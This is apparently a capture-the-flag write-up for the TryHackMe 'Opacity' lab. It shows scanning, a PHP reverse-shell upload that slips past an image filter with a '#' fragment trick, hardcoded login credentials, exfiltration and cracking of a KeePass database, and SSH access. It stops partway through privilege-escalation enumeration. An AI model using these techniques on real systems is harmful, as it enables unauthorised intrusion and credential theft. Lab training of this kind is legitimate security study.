


OPACITY

<https://tryhackme.com/room-opacity>

SCANNING


I performed an **nmap** aggressive scan to find open ports and services running on them.



```
(root@kali)-[~/thm/opacity]
# nmap -A -p- 10.10.191.143 --min-rate 10000 -oN opacity.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 00:25 EDT
Warning: 10.10.191.143 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.191.143
Host is up (0.19s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0:ee:29:10:d9:8e:8c:53:e6:4d:e3:67:0c:6e:be:e3 (RSA)
|   256 95:42:cd:fc:71:27:99:39:2d:00:49:ad:1b:e4:cf:0e (ECDSA)
|_  256 ed:fe:9c:94:c9:c9:08:6f:f2:5c:a6:cf:4d:3c:8e:5b (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
| http-title: Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|     httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
```


FOOTHOLD

I accessed the web application running on port 80 and found a login page.



I fuzzed hidden directories and found an interesting directory called `cloud`.

I accessed the cloud endpoint and found a file upload functionality.



I then fuzzed hidden files in the `/cloud` directory and found few files.

```
# ffuf -u http://10.10.191.143/cloud/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -mc 301,302,200
[5 Minutes File Upload] - https://10.10.191.143/cloud/FUZZ
v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.191.143/cloud/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 301,302,200


index.php          [Status: 200, Size: 648, Words: 59, Lines: 26, Duration: 156ms]
style.css          [Status: 200, Size: 3219, Words: 552, Lines: 177, Duration: 152ms]
.                  [Status: 200, Size: 640, Words: 59, Lines: 26, Duration: 193ms]
storage.php        [Status: 200, Size: 763, Words: 42, Lines: 15, Duration: 215ms]
folder.png         [Status: 200, Size: 8230, Words: 73, Lines: 16, Duration: 152ms]
:: Progress: [37050/37050] :: Job [1/1] :: 186 req/sec :: Duration: [0:03:05] :: Errors: 0 ::
```

I then created a reverse shell php payload and served it using python's http server on my local system.

```
# mv php-reverse-shell.php revshell.php
# vim revshell.php
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I tried uploading it directly, however the application had some sort of validation mechanism in place that only allowed image files. So I used # to add .jpg extension after my php payload. Fragment identifiers (everything after #) **are not sent to the server** by the browser. So when your request is sent, it removes .jpg and sends the php reverse shell.

I was able to bypass the security mechanism and upload the payload.




The payload got executed after being uploaded and I got a reverse shell on my netcat listener.

```
# nc -lnpv 1234
listening on [any] 1234 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.191.143] 42504
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
05:28:18 up 1:04, 0 users, load average: 0.00, 0.00, 0.01
USER      TTY      FROM          LOGIN@   IDLE    JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ which python
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@opacity:/$ export TERM=xterm
export TERM=xterm
www-data@opacity:/$ |
```

I then tried accessing the user flag from sysadmin's home directory.

```
ls
bin  dev  home  lib32  libx32  media  opt  root  sbin  srv  sys  usr
boot etc  lib  lib64  lost+found  mnt  proc  run  snap  swap.img  tmp  var
www-data@opacity:/$ cd home
cd home
www-data@opacity:/home$ ls
ls
sysadmin
www-data@opacity:/home$ cd sysadmin
cd sysadmin
www-data@opacity:/home/sysadmin$ ls
ls
local.txt  scripts
www-data@opacity:/home/sysadmin$ cat local.txt
cat local.txt
cat: local.txt: Permission denied
www-data@opacity:/home/sysadmin$ |
```

Since I did not have permissions to read the user flag, I would have to escalate my privileges. Hence I read the source code of the login page and found the login credentials.




```
root@kali:~/thm/opacity
File Actions Edit View Help
root@kali:~/thm/opacity x root@kali:~/thm/opacity x root@kali:~/thm/opacity x root@kali:~/thm/opacity x root@kali:~/thm/opacity x
www-data@opacity:/var/www/html$ ls
cloud.css index.php login.php logout.php
www-data@opacity:/var/www/html$ cat login.php
cat login.php
<?php session_start(); /* Starts the session */

/* Check Login form submitted */
if(isset($_POST['Submit'])){
    /* Define username and associated password array */
    $logins = array('admin' => 'oncloud9','root' => 'oncloud9','administrator' => 'oncloud9');


```

I logged in using the credentials but found nothing interesting on the application.



The screenshot shows a web browser window with three tabs open: "Opacity", "Opacity Storage", and "Opacity Storage". The main content area displays the "Opacity" website. The header features a logo with two interlocking brackets and the word "Opacity". Below the header, there are sections for "About", "Experience", "Characteristics", "Projects", and "Contact". The "About" section defines cloud computing as on-demand availability of computer system resources. The "Experience" section states that the goal of cloud computing is to allow users to benefit from various technologies without deep knowledge. The "Characteristics" section lists performance, multitenancy, productivity, security, and scalability. The "Projects" section lists performance, multitenancy, productivity, security, and scalability. The "Contact" section provides an email address: opacity@localhost. At the bottom left, there is a link to "Click here to Logout".

I then explored other directories and found a keepass password database file inside the /opt directory.

```
root@kali:~/thm/opacity$ ls
ls
bin dev home lib32 libx32 media opt root sbin srv sys usr
boot etc lib lib64 lost+found mnt proc run snap swap.img tmp var
www-data@opacity:/#
www-data@opacity:$ cd opt
cd opt
www-data@opacity:/opt$ ls -la
ls -la
total 12
drwxr-xr-x 2 root root 4096 Jul 26 2022 .
drwxr-xr-x 19 root root 4096 Jul 26 2022 ..
-rw-rw-r-- 1 sysadmin sysadmin 1566 Jul 8 2022 dataset.kdbx
www-data@opacity:/opt$ file dataset.kdbx
file dataset.kdbx
dataset.kdbx: KeePass password database 2.x KDBX
www-data@opacity:/opt$ python3 -m http.server 8080
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.21.17.140 - - [24/Apr/2025 05:45:26] code 404, message File not found
10.21.17.140 - - [24/Apr/2025 05:45:26] "GET /database.kdbx HTTP/1.1" 404 -
10.21.17.140 - - [24/Apr/2025 05:45:45] "GET /dataset.kdbx HTTP/1.1" 200 -

```

To know more about keepass, I referred to the below artciles:

- <https://fileinfo.com/extension/kdbx>
- <https://gist.github.com/lgg/e6ccc6e212d18dd2ecd8a8c116fb1e45>

I downloaded the file on my local system.

```
(root@kali)-[~/thm/opacity]
# wget http://10.10.191.143:8080/dataset.kdbx
--2025-04-24 01:45:44-- http://10.10.191.143:8080/dataset.kdbx
Connecting to 10.10.191.143:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1566 (1.5K) [application/octet-stream]
Saving to: 'dataset.kdbx'


dataset.kdbx          100%[=====] 1.53K --.-KB/s   in 0s

2025-04-24 01:45:44 (300 MB/s) - 'dataset.kdbx' saved [1566/1566]
```

I then downloaded keepass on my windows system and tried opening it, however it was password protected. So I converted the file to john crackable format.



```
(root@kali)-[~/thm/opacity]
# keepass2john dataset.kdbx > dataset.hash
[root@kali)-[~/thm/opacity]
# cat dataset.hash
dataset:$keepass$*2100000*0*2114f635de17709ecc4a2be2c3403135ffd7c0dd09084c4abe1d983ad94d93a5*2bceccca0facfb762eb79ca66588135c72a8835e43d871977ff
7d3e9db0ffa1*cae9a25c785fc7f16772bb00bac5cc82*b68e2c3be9e46e8b7fc05eb944fad8b4ec5254a40084a73127b4126408b2ff46*b0afde2bd0db881200fc1c2494baf7c28
b7486f081a82e935411ab72a27736b4
```

I then cracked its password using **john**.



```
(root@kali:[~/thm/opacity]
# john --wordlist=/usr/share/wordlists/rockyou.txt dataset.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963      (dataset)
1g 0:00:00:06 DONE (2025-04-24 01:49) 0.1529g/s 134.5p/s 134.5c/s 134.5C/s chichi..david1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I used the password to view the contents of the database and found user credentials.



I then logged in using the newly found credentials.

```
File Actions Edit View Help
root@kali: ~/thm/opacity
└── (root㉿kali)-[~/thm/opacity]
    # hydra -l sysadmin -p 'Cl0udP4ss40p4city#8700' ssh://10.10.191.143
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-24 01:56:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.10.191.143:22/
[22][ssh] host: 10.10.191.143 login: sysadmin password: Cl0udP4ss40p4city#8700
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-24 01:56:11
```

```
File Actions Edit View Help
root@kali: ~/thm/opacity x sysadmin@opacity: ~ x root@kali: ~/thm/opacity x root@kali: ~/thm/opacity x root@kali: ~/thm/opacity x
root@kali: ~/thm/opacity [~]# ssh sysadmin@10.10.191.143
sysadmin@10.10.191.143's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Thu 24 Apr 2025 05:57:47 AM UTC

System load:  0.02      Processes:          134
Usage of /:   57.5% of 8.87GB  Users logged in:    0
Memory usage: 32%           IPv4 address for eth0: 10.10.191.143
Swap usage:   0%

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

* Introducing Expanded Security Maintenance for Applications.
Receive updates to over 25,000 software packages with your
Ubuntu Pro subscription. Free for personal use.

https://ubuntu.com/pro
```

I then captured the local flag.

PRIVILEGE ESCALATION

I downloaded **linux smart enumeration** script on the target and ran it to find privileges escalation vectors.

```
sysadmin@opacity:~$ wget http://10.21.17.140/lse.sh --2025-04-24 06:00:58-- http://10.21.17.140/lse.sh
Connecting to 10.21.17.140:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh          100%[=====] 47.73K 92.1KB/s   in 0.5s

2025-04-24 06:00:59 (92.1 KB/s) - 'lse.sh' saved [48875/48875]

sysadmin@opacity:~$ chmod +x lse.sh
sysadmin@opacity:~$ ./lse.sh

If you know the current user password, write it here to check sudo privileges: Cl0udP4ss40p4city#8700

LSE Version: 4.14nw

User: sysadmin
User ID: 1000
Password: *****
Home: /home/sysadmin
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/games:/usr/local/games:/snap/bin
umask: 0002

Hostname: opacity
Linux: 5.4.0-139-generic
```

```
[!] fst050 Uncommon setgid binaries..... skip
[!] fst060 Can we write to any setgid binary?..... skip
[*] fst070 Can we read /root?..... nope
[*] fst080 Can we read subdirectories under /home?..... nope
[*] fst090 SSH files in home directories..... yes!
[*] fst100 Useful binaries..... yes!
[*] fst110 Other interesting files in home directories..... nope
[!] fst120 Are there any credentials in fstab/mtab?..... nope
[*] fst130 Does 'sysadmin' have mail?..... nope
[!] fst140 Can we access other users mail?..... nope
[*] fst150 Looking for GIT/SVN repositories..... nope
[!] fst160 Can we write to critical files?..... nope
[!] fst170 Can we write to critical directories?..... nope
[!] fst180 Can we write to directories from PATH defined in /etc?..... nope
[!] fst190 Can we read any backup?..... yes!

-rw-r--r-- 1 root root 33987 Apr 24 06:01 /var/backups/backup.zip

[!] fst200 Are there possible credentials in any shell history file?..... nope
[!] fst210 Are there NFS exports with 'no_root_squash' option?..... nope
[*] fst220 Are there NFS exports with 'no_all_squash' option?..... nope
[i] fst500 Files owned by user 'sysadmin'..... skip
[i] fst510 SSH files anywhere..... skip
[i] fst520 Check hosts.equiv file and its contents..... skip
[i] fst530 List NFS server shares..... skip
